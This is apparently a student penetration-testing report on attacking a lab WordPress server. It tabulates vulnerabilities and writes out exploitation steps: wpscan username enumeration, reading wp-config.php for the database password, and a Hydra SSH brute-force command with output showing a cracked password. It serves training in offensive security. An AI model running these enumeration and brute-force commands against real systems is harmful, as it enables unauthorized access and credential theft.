# Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


**Russell Gerfen, Peninnah Nikundana, Ryan Anderson, Maddie Cookson, Daniel Payne, Daniel Maher**

## Table of Contents

This document contains the following resources:

## Network Topology & Critical Vulnerabilities

# Network Topology



# Critical Vulnerabilities Used: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**:

| Vulnerability | Description | Impact |
|---|---|---|
| Enumeration of WordPress | Used WPScan to find a username to access the WordPress web server | Allows attackers to easily find usernames to access the WordPress web server |
| Weak User Passwords | Found user passwords through the hydra command, guessing, and in the wp-config.php file | Allows attackers to easily guess or brute force user passwords to gain access. |
| Unsalted Password Hashes | WordPress database lists password hashes that can be easily found and ran against a wordlist to be cracked | Allows attackers to find and crack high privilege account password hashes and sign into the web server and alter the contents |
| Misconfigured User Privileges / Escalation | Steven has sudo python privileges | After logging on as Steven, we see that he has sudo python privileges and ran a python script to escalate to root |

## Critical Vulnerabilities Found: Target 1

Our wp-scan uncovered the following critical vulnerabilities in **Target 1**.


| Vulnerability | Description | Impact |
|---|---|---|
| XML-RPC pingbacks attack | Attackers are able to leverage the default XML-RPC API. | The vulnerability allows attackers to perform callbacks for DDOS attacks, a Cloudflare Protection Bypass, and Cross Site Port Attack. |
| WordPress XMLRPC GHOST Vulnerability Scanner | CVE-2015-0235 | Allows attackers to remotely take complete control of the a system without having any prior knowledge of system credentials. |
| Wordpress XMLRPC DoS - Metasploit | CVE-2014-5266 | A XML denial of service which affects wordpress 3.5 - 3.9.2 |
| Wordpress XML-RPC Username/Password Login | CVE-1999-0502 | Uses XMLRPC in attempts to authenticate against a Wordpress site using username and password combination by the USER_FILE, PASS_FILE, and USERPASS_FILE options. |
| Wordpress Pingback Locator - Metasploit | CVE-2013-0235 | Will scan for wordpress sites with Pingback API enabled. An attack can cause the wordpress site to port scan an external target and return results. |

## Exploits Used

## Exploitation: Enumeration of WordPress


Summarize the following:

- How did you exploit this vulnerability?
  - For WordPress usernames
    - wpscan –url http://192.168.1.110/wordpress –enumerate u
      - Wordpress password in /var/www/html/wordpress/wp-config.php file
        - cd /var/www/html/wordpress/ && cat wp-config.php



```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

*wpscan results*




```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

*wp-config.php*


# Exploitation: Weak User Passwords

Summary:

- Used Hydra to brute force into Michael’s account
  - This took no more than a minute due to a weak  password (his name)



```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt 192.168.1.110 ssh
\Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organiza
tions, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-04 09:34:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce
 the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a pr
evious session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~89652
5 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-04 09:35:01
root@Kali:~# \
```



